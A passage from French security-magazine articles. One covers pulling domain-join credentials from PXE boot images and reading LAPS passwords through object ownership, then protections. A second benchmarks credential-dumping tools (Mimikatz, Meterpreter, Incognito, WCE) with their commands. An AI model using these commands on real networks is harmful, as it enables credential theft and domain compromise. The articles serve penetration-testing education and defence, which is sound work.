- d'appuyer sur la touche [F8] pendant la phase de boot PXE initial qui a pour effet de lancer une invite de commande en tant qu'administrateur sur la machine en cours de déploiement. Il est ainsi possible d'accéder au contenu du système de fichiers qui sera déployé sur le poste de travail ;
- d'appuyer sur les touches [Maj]+[F10] pendant la configuration de l'image installée et ainsi ajouter un compte administrateur local ou extraire la valeur des bases SAM et SYSTEM pour obtenir le hash du mot de passe par défaut des comptes système avant la fin du processus de masterisation ;
- d'analyser la mémoire du poste de travail en cours de configuration PXE afin d'en extraire des informations sensibles ;
- récupérer directement le fichier d'image de pré-boot (fichier **wim**) pour accéder à l'ensemble du paramétrage (mot de passe du compte de service utilisé pour l'intégration dans le domaine, fichiers contenant des mots de passe par défaut comme **unattend.xml**, etc.).

C'est cette dernière option qui va nous intéresser particulièrement pour la suite de cet article.

1.4 Recherche et extraction du fichier d'image

Afin de faciliter l'obtention de l'image de pré-boot à partir d'une requête DHCP, nous avons développé un script Powershell **[POWERPXE]** permettant d'automatiser les étapes suivantes (des étapes supplémentaires sont présentes dans le cas de SCCM **[SCCM & PXE]**) :

- initialisation de l'échange DHCP en mode « discover » ;
- extraction de l'emplacement du fichier de configuration du démarrage **.bcd** dans la réponse DHCP ;
- téléchargement du fichier **bcd** via le protocole TFTP ;
- extraction de l'emplacement de l'image **.wim** présente dans le fichier de configuration du démarrage ;
- téléchargement de l'image **.wim** via le protocole TFTP ;
- recherche des identifiants en clair, notamment sur les fichiers de configuration **Bootstrap.ini** et **CustomSettings.ini**.

Ce script nécessite d'être lancé en tant qu'administrateur afin de permettre la modification de la configuration de l'interface réseau ainsi que l'ouverture du fichier de configuration du démarrage.

Pour permettre au lecteur de réaliser une preuve de concept, le projet AutomatedLab **[AUTOMATEDLAB]** peut être utilisé, à l'aide de cette configuration hébergée sur GitHub **[POWERPXE]**. Ce lab est constitué de :

- un contrôleur de domaine **lab.fr** ;

- un serveur possédant le rôle **MDT** exposant ainsi le service DHCP, les répertoires réseaux ainsi qu'une interface TFTP ;
- un serveur pour tester l'attaque, il est possible aussi de le faire depuis un simple accès réseau.

```
PS > Import-Module .\PowerPXE.ps1
PS > Get-PXECreds -InterfaceAlias " lab 0 "

>> Get a valid IP adress
>>> >>> DHCP proposal IP address: 192.168.22.101
>>> >>> DHCP Validation: DHCPACK
>>> >>> IP address configured: 192.168.22.101
>> Request BCD File path
>>> >>> BCD File path:  \Tmp\x86x64{5AF4E332-C90A-4015-9BA2-
F8A7C9FF04E6}.bcd
>>> >>> TFTP IP Address:  192.168.22.3
>> Launch TFTP download
>>>> Transfer succeeded.
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x86\Images\LiteTouchPE_x86.wim
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
>> Launch TFTP download
>>>> Transfer succeeded.
>> Open LiteTouchPE_x86.wim
>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\LAB-MDT\DeploymentShare$
>>>> >>>> UserID = MdtService
>>>> >>>> UserPassword = Somepass1
[...]
```

Note pour le lecteur : si le compte utilisé pour réaliser l'intégration au domaine est « Admins du domaine », c'est votre jour de chance !!!

1.5 Aller plus loin

La suite de cet article s'intéresse aux possibilités obtenues à partir du mot de passe du compte de service utilisé pour l'intégration au domaine. Toutefois, ce compte n'étant généralement pas identifié comme sensible, il est possible que son mot de passe figure à d'autres emplacements : partages SMB, SharePoint, etc.

De même, si le boot PXE est restreint à une zone réseau précise, le fichier **.wim** ou les fichiers de configurations associés **Bootstrap.ini** et **CustomSettings.ini** sont en général accessibles sur des partages de fichiers avec un contrôle d'accès peu restreint. Dans ce cas, l'accès à ce fichier permet de réaliser l'attaque décrite dans la suite de cet article.

2 Compromission de l'ensemble des postes de travail

2.1 Le privilège « Domain Join »

Le privilège « Domain Join », ou de joindre une machine dans le domaine **[DOMAIN-JOIN]**, correspond au privilège Active Directory « Ajouter une machine dans le domaine ». Dans la configuration par défaut d'un domaine, un utilisateur standard peut joindre 10 machines dans le domaine. Cependant, dans la majorité des entreprises, ce privilège est restreint via une GPO (*Group Policy Object*) présente dans ***Computer Configuration > Windows settings > Security Settings > User Rights Assignment > Add Workstations to the Domain***.

Par défaut, le groupe « Opérateur de comptes » possède les privilèges nécessaires pour joindre une machine au domaine. Il n'est cependant pas recommandé de l'utiliser, car les privilèges de ce groupe sont trop élevés : ils permettent par exemple d'ouvrir une session interactive sur les contrôleurs de domaine. Pour cela, en général un compte de service est créé : il s'agit d'un compte basique du domaine n'ayant comme seuls privilèges spécifiques que de pouvoir intégrer un poste de travail au domaine.

Lors de l'intégration d'une machine dans le domaine, un objet de la classe **computer** est créé dans l'Active Directory. Le compte utilisateur utilisé pour créer cet objet, i.e joindre une machine, est défini comme propriétaire de cet objet.

2.2 Principe de fonctionnement de LAPS

Comme les machines sont déployées depuis un modèle unique, le mot de passe du compte local « Administrateur » (builtin, aka SID 500) est identique sur l'ensemble des machines. Cette configuration est considérée comme une vulnérabilité, car elle permet notamment en cas de compromission d'une seule machine de rebondir sur l'ensemble des autres machines. La robustesse du mot de passe du compte local n'est même pas prise en considération, car il sera possible de rebondir via une attaque *Pass The Hash* (PTH).

Microsoft permet ainsi via son outil « Local Administrator Password Solution », LAPS, de modifier automatiquement et gérer dans le temps les mots de passe du compte local *builtin* des machines présentes dans le domaine.

Lors de l'installation de la solution LAPS, deux attributs de sécurité sont ajoutés dans la classe machine :

- **ms-mcs-AdmPwd** qui stocke en clair le mot de passe du compte administrateur. Une délégation de privilèges est nécessaire pour accéder en lecture à cet attribut (le groupe « Admins du domaine » possède des privilèges suffisants par défaut) ;
- **ms-mcs-AdmPwdExpirationTime** qui définit la date de la prochaine rotation du mot de passe, tous les 30 jours.

La commande **Find-AdmPwdExtendedRights** du module Powershell de LAPS (le module AdmPwd.PS) permet d'identifier les groupes ou les utilisateurs pouvant accéder au mot de passe LAPS. En effet, ce module liste les utilisateurs possédant un accès en lecture sur l'attribut **ms-mcs-AdmPwd** :

```
PS > Import-Module AdmPwd.PS
PS > Find-AdmPwdExtendedRights | fl

ObjectDN                    : OU=COMPUTER,DC=lab,DC=fr
ExtendedRightHolders        : {LAB\LAPS_recover, LAB\
Domain Admins}
```

2.3 Compromission des postes via LAPS

Le propriétaire d'un objet ainsi que les privilèges accordés aux utilisateurs (ou à un autre objet) sur cet objet sont stockés dans un descripteur de sécurité (ou **SecurityDescriptor**). Les droits d'accès (i.e. les privilèges) se présentent sous la forme d'une DACL (*Discretionnary Access Control List*) composée d'ACE (*Access Control Entries*), où chaque ACE décrit une ou plusieurs permissions accordées ou refusées à un utilisateur.

Le script suivant permet d'extraire les privilèges accordés par défaut (via les ACE) au propriétaire d'un objet **computer** :

```
Import-module ActiveDirectory

## Extraction de la configuration par défaut d'un objet
" computer "
$computerobject = Get-ADObject -SearchBase (Get-ADRootDSE).
SchemaNamingContext -Filter {Name -eq "Computer" } -Properties
defaultSecurityDescriptor

## Création d'un objet permettant la gestion des ACL
$sec=New-Object System.DirectoryServices.ActiveDirectorySecurity
$sec.SetSecurityDescriptorSddlForm($computerobject.
defaultSecurityDescriptor)

## Recherche des privilèges du propriétaire de l'objet
$acc=New-Object System.Security.Principal.NTAccount("CREATEUR
PROPRIETAIRE") ## ou "CREATOR OWNER"
$sec.GetAccessRules($true,$false,[System.Security.Principal.
NTAccount]) | Where-Object {$_.IdentityReference -eq $acc}
```

Le résultat de la commande contient notamment l'ACE suivante :

```
ActiveDirectoryRights : DeleteTree, ExtendedRight, Delete,
GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : CREATEUR PROPRIETAIRE
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Le propriétaire d'un objet, héritant de la classe **computer**, possède donc par défaut le privilège **ExtendedRight**. Or le privilège **ExtendedRight** ou plutôt ***All extended rights*** dans l'interface graphique, permet d'accéder au mot de passe LAPS.

En effet, l'accès au mot de passe peut par exemple se faire avec PowerView :

```
PS > Import-Module .\PowerView.ps1
PS > Get-DomainComputer COMPUTER -Properties ms-mcs-
AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime

ComputerName                : COMPUTER
ms-mcs-AdmPwd               : 9g)4G+35w;2$
ms-mcs-AdmPwdExpirationTime : 08/04/2019
```

Le compte utilisé pour joindre une machine dans le domaine peut ainsi la compromettre si LAPS est utilisé. De plus, si le même compte est utilisé pour réaliser l'ensemble des intégrations, comme c'est fréquemment le cas lorsque les intégrations au domaine sont faites automatiquement à l'aide d'une masterisation avec MDT ou SCCM, il est possible de compromettre l'ensemble des postes de travail via ce compte.

Les propriétaires des objets **computer** peuvent être identifiés avec les commandes suivantes :

Fig. 2 : Visualisation des chemins de compromission sous BloodHound.

```
Import-module ActiveDirectory

$computers = Get-ADComputer -Filter *
foreach ($comp in $computers) {
  $comppath = "AD:$($comp.DistinguishedName.ToString())"
  $acl = Get-Acl -Path $comppath
  Write-Host $comp.SamAccountName $acl.Owner
}
```

3 Protections

3.1 Protéger la séquence de boot PXE

Afin de limiter les risques pour un attaquant ayant accès au réseau d'entreprise de démarrer en PXE pour réaliser les attaques du premier chapitre, il est fortement recommandé que la capacité à démarrer en PXE soit limitée à des zones réseau bien spécifiques, telles que des salles du support informatique.

D'autre part, il est également recommandé que le démarrage en PXE nécessite un mot de passe avant de commencer l'installation. Cela peut notamment être configuré en cochant la case ***Require a Password when computers use PXE*** dans la configuration SCCM.

De manière plus générale, les recommandations Microsoft relatives au déploiement de PXE **[SECURISATION PXE]** sont un bon point de départ pour sécuriser toute installation PXE.

3.2 Retirer les privilèges ExtendedRights, une fausse bonne idée

Microsoft propose de réduire les privilèges du créateur propriétaire de l'objet afin qu'il ne puisse plus accéder aux attributs de sécurité relatifs à LAPS **[LAPS-PERMISSION]**. Cette première solution passe par le changement du **defaultSecurityDescriptor** de classe **computer** afin de retirer le privilège **ExtendedRights** à l'utilisateur « CREATEUR PROPRIETAIRE » (ou « Owner »). La valeur par défaut, au format SSDL, est :

```
(A;;RPCRLCLORCSDDT;;;CO)
```

Elle devient :

```
(A;;RPLCLORCSDDT;;;CO)
```

Ainsi, les propriétaires des objets de la classe **computer** perdent leurs attributs étendus sur chacun des objets de la classe et ne peuvent plus accéder aux attributs LAPS : le tour est joué !

Malheureusement non, ce changement de configuration n'est malheureusement pas suffisant... En effet, le propriétaire d'un objet **[OWNER]** possède implicitement le privilège **Write-Dacl** sur cet objet. Il y a de plus une subtilité : le droit **Write-Dacl** du propriétaire d'un objet n'est pas spécifié dans les ACL de l'objet, mais est pourtant bien présent.

Comme son nom l'indique, **Write-Dacl** permet d'écrire une ACE dans la DACL. Ainsi, il est possible de s'auto-accorder le contrôle total **GenericAll** ou de se rajouter le privilège **ExtendedRights** sur un objet.

Ce chemin peut notamment être visualisé avec BloodHound depuis la version 2.0 (août 2018) (Figure 2).

Ce chemin peut être exploité avec PowerView avec la commande suivante qui rajoute le privilège **GénéricAll** sur la machine **COMPUTER** (commandes à lancer en tant que l'utilisateur propriétaire de l'objet) :

```
PS > Import-Module .\PowerView.ps1
PS > Add-DomainObjectAcl -TargetIdentity COMPUTER -Rights All
PS > Get-DomainComputer COMPUTER -Properties ms-mcs-
AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime

ComputerName                : COMPUTER
ms-mcs-AdmPwd               : 9g)4G+35w;2$
ms-mcs-AdmPwdExpirationTime : 08/04/2019
```

3.3 Un durcissement « en profondeur »

Le propriétaire d'un objet **computer** peut jusqu'à maintenant toujours lire le mot de passe LAPS. Une première solution « maison » pour remédier à cette vulnérabilité est de modifier régulièrement les propriétaires des objets.

Par exemple, il est possible de définir le groupe « Admins du domaine » :

```
Import-module ActiveDirectory
$computers = Get-ADComputer -Filter *
foreach ($comp in $computers) {
  $comppath = "AD:$($comp.DistinguishedName.ToString())"
  $acl = Get-Acl -Path $comppath
  $objUser = New-Object System.Security.Principal.
NTAccount("<DOMAIN>", "Admins du domaine")
  $acl.SetOwner($objUser)
  Set-Acl -Path $comppath -AclObject $acl
}
```

Microsoft propose aussi une seconde solution en modifiant manuellement les privilèges du propriétaire d'un objet **[OWNER-RIGHTS]** au niveau des OU :

- ouvrir l'onglet sécurité présent dans les propriétés d'une l'OU ;
- cliquer sur ***Ajouter*** sous le ***Nom de groupe ou d'utilisateur*** ;
- saisir « CREATEUR PROPRIETAIRE », ou bien « CREATOR OWNER », dans la zone de texte ;
- définir explicitement les permissions accordées au propriétaire d'un objet.

La définition complète des privilèges de l'utilisateur « CREATEUR PROPRIETAIRE » sur l'OU, et donc la création d'ACE explicite, va prendre le dessus sur les privilèges implicites.

Cette technique doit cependant être testée sur un environnement de tests avant d'être déployée en production.

Conclusion

Pris individuellement, le démarrage PXE et LAPS est une solution apportant une forte valeur ajoutée au sein d'un système d'information. Toutefois, nous avons pu constater que la combinaison de deux solutions, même correctement configurées, peut mener à la compromission d'une grande partie du système d'information.

En pratique, il convient de s'assurer que le fonctionnement simultané de différentes solutions n'ajoute pas de nouveau chemin de compromission dans son environnement Windows. Aujourd'hui, l'article s'est concentré sur la masterisation et LAPS, mais d'autres solutions possédant des privilèges sur un nombre élevé de machines (WSUS pour le déploiement des mises à jour, la console de l'antivirus ou encore l'agent de sauvegarde) peuvent permettre de rebondir dans le SI. ■

Remerciements

Un immense remerciement à l'ensemble du *pool* audit Wavestone et plus particulièrement à Arnaud SOULLIÉ et Nicolas DAUBRESSE pour la relecture et leurs conseils.

Références

[MDT] Documentation Microsoft, « Microsoft Deployment Toolkit » : https://docs.microsoft.com/en-us/sccm/mdt/

[DCHP & PXE] Dominik Heinz, « Client Management blog », page supprimée sur TechNet : http://web.archive.org/web/20190219161848/https://blogs.technet.microsoft.com/dominikheinz/2011/03/18/dhcp-pxe-basics/

[SCCM & PXE] Dominik Heinz, « SCCM PXE Network Boot Process » : https://www.agileit.com/news/sccm-pxe-network-boot-process-for-windows/

[NETSPI] Thomas Elling, « Attacks Against Windows PXE Boot Images » : https://blog.netspi.com/attacks-against-windows-pxe-boot-images/

[POWERPXE] Rémi Escourrou, Détection et extraction des informations sensibles d'un serveur PXE : https://github.com/wavestone-cdt/powerpxe

[AUTOMATEDLAB] Raimund Andrée et Jan-Hendrik Peters, AutomatedLab project : https://github.com/AutomatedLab/AutomatedLab

[DOMAIN-JOIN] Rafel Sosnowski, « Who can add workstation to the domaine » : https://blogs.technet.microsoft.com/dubaisec/2016/02/01/who-can-add-workstation-to-the-domain/

[SECURISATION PXE] Microsoft documentation, « Security and privary for operating system deployment » : https://docs.microsoft.com/fr-fr/sccm/osd/plan-design/security-and-privacy-for-operating-system-deployment

[LAPS-PERMISSION] Jiri Formacek, « LAPS and permission to join computer to domain » : https://blogs.msdn.microsoft.com/laps/2015/07/17/laps-and-permission-to-join-computer-to-domain/

[OWNER] Microsoft Documentation, « Owner of a New Object » : https://docs.microsoft.com/en-us/windows/desktop/secauthz/owner-of-a-new-object

[OWNER-RIGHTS] Microsoft documentation, « AD DS : Owner Rights » : https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd125370(v=ws.10)

HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

+33 974 774 390

www.hs2.fr

formations@hs2.fr

RETOUR SUR LES FAIBLESSES DE L'AUTHENTIFICATION WINDOWS

Erwan ROBIN – erwan.robin@digitemis.com
David CARNOT – david.carnot@digitemis.com
Marc LEBRUN – marc.lebrun@digitemis.com

mots-clés : *AUTHENTIFICATION / PENTEST / WINDOWS / RDP / KB2871997 / WDIGEST / PASS-THE-HASH / MIMIKATZ / INCOGNITO*

Nous faisions dans MISC n°68 un état des lieux des traces d'authentification laissées par les protocoles d'administration les plus répandus en environnement Windows. Celles-ci restent un « must », récupéré et réutilisé par les attaquants et les pentesters afin de rebondir et d'élever ses privilèges sur les réseaux. Faisons le point 5 ans après.

1 Introduction

1.1 La chasse aux « creds »

Lors de l'étude originale (voir *MISC n°68*), nous partions du constat que la chasse aux mots de passe, hash et autres *Access Tokens* était un pilier du test d'intrusion interne, menant bien souvent à la compromission en cascade de serveurs et postes de travail, jusqu'à la prise de contrôle du(des) domaine(s) présent(s).

Avec 5 ans de recul sur l'exercice, le premier constat issu du terrain est que ces techniques fonctionnent toujours aussi bien. Le mot de passe est encore bien souvent la pierre angulaire de la gestion des identités des réseaux d'entreprise et le durcissement des sessions Windows un vœu pieux.

Sans présenter à nouveau en détail tous leurs aspects techniques, nous pouvons présenter rapidement les éléments que nous chasserons :

- les hashes NTLM, facilement rejouables sur le réseau grâce à la technique « Pass-The-Hash » ;
- les hashes MS-Cache, à base de hashage MD4 successifs de l'identifiant et du mot de passe, qu'il faut donc « casser » pour retrouver les mots de passe associés ;
- les *Access Tokens* issus de processus privilégiés, en particulier les *Delegation Tokens* qui permettent d'effectuer des actions sur le réseau ;
- les mots de passe, tout simplement, présents au sein de certains *Security Support Providers* du processus `LSASS.exe` (voir encadré).

1.2 Contexte et objectif de l'étude

L'extraction en mémoire, ou au sein du registre Windows (ruches) ou directement des processus en cours d'exécution, est triviale à réaliser sur des serveurs compromis. Dès lors qu'on dispose d'un accès administrateur sur la machine, de nombreux outils publics permettent d'extraire sans difficulté ces informations sensibles. Ils permettent également de les réutiliser pour compromettre d'autres machines. L'objectif est d'élever ses privilèges. A minima de compromettre d'autres serveurs et tenter ainsi notre chance ailleurs. Dans le meilleur des cas dérober d'autres accès, avec à la clé des droits de plus en plus élevés sur les domaines Active Directory.

L'extraction des données en mémoire

Bien que l'extraction de hashes ou de mots de passe en mémoire de serveurs Windows compromis soit réalisée à tour de bras par nombre de pentesters, celle-ci n'est généralement pas bien comprise et considérée comme une opération un peu magique.

Pour (beaucoup) simplifier, sous Windows, c'est le *Local Security Authority Sub-System*, `LSASS.exe`, qui assure la centralisation des phases d'authentification. Celui-ci s'appuie sur des bibliothèques dynamiques, les *Security Support Providers* ou SSP, qui implémentent les authentifications distantes (Kerberos, Wdigest…). Afin d'assurer ce fonctionnement en mode SSO tout en limitant au maximum les réauthentifications manuelles, ceux-ci conservent les informations nécessaires pour assurer les transactions réseau : accès à des partages, ressources Internet, bureau à distance… Ce sont ces données que vont extraire les outils d'intrusion directement dans la mémoire de LSASS.

Pour plus d'informations, nous vous renvoyons vers l'article de Julien Terriac dans MISC n°89, « Approche pragmatique du dump mémoire ». Celui-ci couvre le sujet de manière exhaustive en balayant l'historique des recherches sur le sujet, le fonctionnement détaillé de `LSASS.exe` et la technique mise en œuvre pour extraire ces authentifiants.

Cependant, depuis 2013, Microsoft est partiellement revenu sur son unique réponse à ces problèmes : « faites de la défense en profondeur ». En d'autres termes, ne laissez pas les pentesters devenir administrateurs et faites du cloisonnement réseau. Il faut dire que ce discours est difficilement tenable quand un programme peut s'attacher sans restriction à l'espace mémoire d'un processus aussi sensible que LSASS afin d'en extraire des mots de passe et des hashes… Un correctif (KB2871997) censé adresser le Pass-The-Hash, durcir RDP, supprimer les mots de passe en clair de la mémoire, implémenter un groupe d'utilisateurs protégés dans l'Active Directory, voilà qui devrait complexifier la tâche des pentesters !

Nous avons écarté du périmètre de l'étude la fonctionnalité « Credential Guard », qui apporte pourtant des techniques novatrices pour protéger LSASS, mais n'est supporté que sur Windows Server 2016 ou plus.

De plus, les méthodes d'administration des serveurs Windows évoluent. On peut raisonnablement penser (espérer ?) que plus personne n'installe le service Telnet, absent de l'installation de base depuis Windows Server 2008. L'utilisation de sessions locales sur VNC est enfin sur le déclin. Mais on constate également de nouveaux usages, passant notamment par des solutions logicielles tierces (TeamViewer, LogMeIn, etc.) pour lesquelles les données de session sont souvent présentes dans la mémoire du service en question.

Enfin, la panoplie du pentester a elle aussi évolué. De nouveaux outils sont devenus assez populaires, d'autres obsolètes.

Kerberos

Nous avons choisi pour cette étude de nous concentrer sur les authentifiants étudiés lors de la rédaction de l'article original. Néanmoins, au-delà des attaques déjà connues (Pass-The-Ticket), l'implémentation Kerberos de Microsoft Active Directory a subi les assauts de quelques chercheurs en sécurité : Over-Pass-The-Hash, Golden et Silver tickets, Kerberoast…

Les outils ont également évolué et certains mentionnés ici permettront d'extraire et réutiliser les TGT et TGS du cache LSA ou d'effectuer une demande de TGS sur les « Service Principal Names ». Ces derniers permettront de casser le secret basé sur le hash NTLM et d'ainsi obtenir le mot de passe du compte de service associé.

L'état de l'art de la sécurité de Kerberos en environnement Windows sort donc du périmètre et nécessiterait sans aucun doute un article dédié.

Nous vous proposons de renouveler l'étude et d'évaluer :

- quelles données de session exploitables lors des tests d'intrusion sont exposées par les diverses méthodes d'administration Windows modernes ?

- les améliorations de sécurité et contre-mesures apportées par Microsoft sont-elles efficaces ?
- quels sont les outils d'intrusion les plus fiables et les plus versatiles pour ces opérations de post-exploitation sur Windows ?

Enfin, nous clôturerons l'article par des recommandations pragmatiques permettant de contrer à moindre coût les techniques d'attaques mises en œuvre par les outils d'intrusion présentés ici.

2 Méthodologie

Une fois de plus, notre premier réflexe de pentester face aux problématiques abordées a été de monter sur notre hyperviseur une poignée de VM, installer notre trousse à outils et commencer à faire des tests. Une première passe de veille sur les évolutions de Windows, les protocoles et outils à évaluer et c'est parti !

2.1 Périmètre

2.1.1 Protocoles d'administration

Comme évoqué plus haut, nous avons souhaité rafraîchir un peu la liste des méthodes d'administration à évaluer. Nous avions identifié précédemment que les méthodes fournies par Microsoft donnent lieu à l'ouverture d'une session distante de type « interactive » (*Logon Type 2*) ou « réseau » (*Logon Type 3*). Nous pouvons donc factoriser les possibles en restreignant nos tests aux méthodes suivantes :

- session locale (interactive), ouverte au clavier et à la souris, à travers le panneau de contrôle d'un hyperviseur par exemple ;
- connexion à distance RDS/TSE/RDP (interactive), classique et très répandue ;
- MMC (réseau), l'inévitable console d'administration à distance, dans laquelle des composants enfichables sont intégrés (modules Registre et Gestion de l'ordinateur à distance par exemple), parfois issus de solutions tierces.

2.1.2 Efficacités des contre-mesures et durcissements

Le KB qui devrait résoudre tous les problèmes de sécurité liés aux stockages des authentifiants, tout en adressant l'attaque « Pass-The-Hash », c'est **[KB2871997]** ! Sur le papier, ce correctif publié en mai 2014 promettait une petite révolution.

Finis les bidouillages de clés de registre à la main pour désactiver le SSP **Wdigest** (voir encadré sur l'extraction des données en mémoire). Adieu les effets de bords pénibles liés à l'application de réglages de sécurité (**SeDebug**, délégation) sur les profils d'utilisateurs sensibles.

Les améliorations annoncées par ce correctif semblent présenter des apports sérieux en termes de sécurité :

- la suppression automatique et systématique des authentifiants en mémoire après la fermeture d'une session - il est vrai que ce comportement était auparavant un peu aléatoire et avec un peu de chance, on pouvait obtenir des hashes ou des mots de passe d'une session récemment fermée ;
- la très attendue suppression des mots de passe en clair au sein des SSP de LSASS, permettant de contrer les découvertes réalisées par Benjamin Delpy et implémentées par son outil **[MIMIKATZ]**, devenu un incontournable des pentesters comme des groupes APT ;
- un mode « Restricted Admin RDP », qui assure l'authentification grâce à une session réseau (*Network Logon*) et non plus interactive ;
- le support du groupe « Protected users » introduit avec Windows 2012 R2. Pour rappel, ce mécanisme permet d'identifier des comptes sensibles pour lesquels l'authentification repose systématiquement sur Kerberos et des suites de chiffrement robuste (AES) ;
- enfin, la création d'un nouveau SID pour les comptes locaux disposant de privilèges d'administration n'augmente pas le niveau de sécurité des sessions, mais permet de facilement identifier les comptes sensibles et bloquer les attaques « Pass-The-Hash ».

Nous nous pencherons donc sur les changements apportés avec Windows 2012 R2, censé inclure toutes ces améliorations, et sur l'efficacité de leur rétroportage sur des systèmes plus anciens suite à l'application du KB2871997.

2.1.3 Outils d'intrusion

Lors de l'étude originale, l'outil **gsecdump** avait été utilisé pour réaliser une partie des tests.

Après avoir tenté en vain de trouver une version fonctionnelle, nous avons finalement opté pour un outil équivalent, à savoir **[PYSECDUMP]**. Nous verrons par la suite que ce choix n'était pas forcément le plus judicieux... Il en fut de même pour l'outil **[WCE]**, fonctionnant parfaitement sur Windows 2008, mais pas sur les versions plus récentes du système de Microsoft.

Nous avons également souhaité intégrer à notre benchmark le script `secretsdump.py` fourni avec la bibliothèque **[IMPACKET]**, afin de disposer d'un outil ne nécessitant pas d'être préalablement déployé sur la cible.

Les différentes commandes utilisées, ainsi que les données pouvant être extraites grâce à ces dernières peuvent être synthétisées au sein du tableau suivant :

Programme	Procédure de test	Données extraites
PySecdump 1.0	`pysecdump.exe -s`	Hashes LM/NTLM de la base SAM
	`pysecdump.exe -l`	Hashes LM/NTLM en mémoire
	`pysecdump.exe -c`	Hashes MS-Cache
	`pysecdump.exe -C`	Mots de passe issus du Credential Manager
Mimikatz 2.1.1	`privilege::debug`	
	`sekurlsa::logonpasswords`	Hashes LM/NTLM en mémoire
	`vault::cred`	Hashes SHA1 en mémoire (msv)
	`vault::list`	Mots de passe en mémoire
	`token::list`	Mots de passe issus du Credential Manager
	`token::elevate`	Access Tokens
	`lsadump::sam`	Hashes LM/NTLM de la base SAM
	`lsadump::secrets`	Hashes MS-Cache
	`lsadump::cache`	
WCE 1.42	`wce.exe -w`	Hashes LM/NTLM en mémoire
	`wce.exe -l -v`	Mots de passe en mémoire
Incognito 2.0	`incognito.exe -h 127.0.0.1 list_tokens -u`	Access Tokens
Impacket 0.9.18	`secretsdump.py`	Hashes LM/NTLM de la base SAMHashes LM/NTLM en mémoire
		Hashes MS-Cache
Meterpreter, depuis Metasploit 5.0.9-dev524	`hashdump`	Hashes LM/NTLM en mémoire
	`cachedump`	Hashes SHA1 en mémoire (msv)
	`load kiwi`	Mots de passe en mémoire
	`creds_all`	Mots de passe issus du Credential Manager
	`lsa_dump_sam`	Access Tokens
	`load incognito`	Hashes LM/NTLM de la base SAM
	`list_tokens -u`	Hashes MS-Cache
Powersploit 3.0.0	`Invoke-Mimikatz -DumpCreds`	Hashes LM/NTLM en mémoire
	`Invoke-PowerDump`	Hashes SHA1 en mémoire (msv)
	`Invoke-TokenManipulation -Enumerate`	Mots de passe en mémoire
	`Get-VaultCredential`	Mots de passe issus du Credential Manager
		Access Tokens
		Hashes LM/NTLM de la base SAM
		Hashes MS-Cache

2.2 Environnement de test

Notre laboratoire de test pour cette étude est composé d'un échantillon de postes et serveurs Windows représentatif de ce que nous rencontrons en conditions réelles.

```
C:\Users\admin.dump\Desktop\TOOLBOX>pysecdump.exe -s
pysecdump v1.0 https://github.com/pentestmonkey/pysecdump

[ Dumping Password Hashes From SAM ... ]

Administrateur:500:aad3b435b51404eeaad3b435b51404ee:132ccbf92a52d82b7cc40d46a7f
987e:::
Traceback (most recent call last):
  File "<string>", line 195, in <module>
UnicodeEncodeError: 'ascii' codec can't encode character u'\xe9' in position 5:
ordinal not in range(128)
```

Fig. 1 : Pysecdump a des petits problèmes...

Un domaine relativement récent reposant sur Windows Server 2012 R2, un poste d'administration Windows 10 et des serveurs fédérés allant de Windows Server 2008 à 2016. Nous nous offrons le luxe de nous dispenser de Windows Server 2000, 2003 et 2003 R2, bien qu'il ne soit pas rare d'encore en rencontrer lors de tests d'intrusion internes.

Lors de l'étude réalisée en 2013, nous nous étions concentrés sur les reliquats persistant quelques minutes après la fermeture de la session. Or lors de tests d'intrusion, nous nous focalisons finalement sur les sessions actives, ou tout du moins ouvertes. De plus, quelques tests préliminaires sur Windows 2008 et Windows 2008 R2 disposant du KB2871997 nous ont confirmé que ces données sont dorénavant rapidement effacées.

Mis à part ce léger ajustement, la méthodologie appliquée ici reste identique :

```
:begin
Restauration du snapshot propre
Authentification via la méthode d'administration choisie
Utilisation de l'outil et récupération des résultats
Tool++
goto begin
```

Cette procédure est ensuite répétée pour chaque méthode d'administration et sur chaque maquette.

3 Résultats

3.1 Outils d'intrusion

3.1.1 Les perdants

Nous avons assez tôt exclu **pysecdump**. En effet, celui-ci n'a jamais montré de résultat complet ou cohérent. Il semble notamment mal digérer les accents (sans doute une mesure de sécurité...) (Figure 1).

Une certaine déception a été d'écarter Impacket, qui nous rend de fiers services en tests d'intrusion notamment pour déchiffrer les secrets LSA, mais pas pour retrouver les mots de passe et hashes en mémoire des SSP.

3.1.2 Les gagnants

Le gagnant est sans conteste Mimikatz, qui réalise avec brio toutes les opérations demandées. Un bémol toutefois sur la gestion des tokens, qui n'est pas très fine et n'est en général utilisée que pour passer sur le contexte d'« AUTORITÉ NT\SYSTEM ». À l'inverse, *incognito* dispose de fonctionnalités limitées, mais concernant les Access Tokens, il fait le job correctement. Heureusement, car il n'y a pas pléthore d'outils similaires.

3.1.3 Les hors-concours

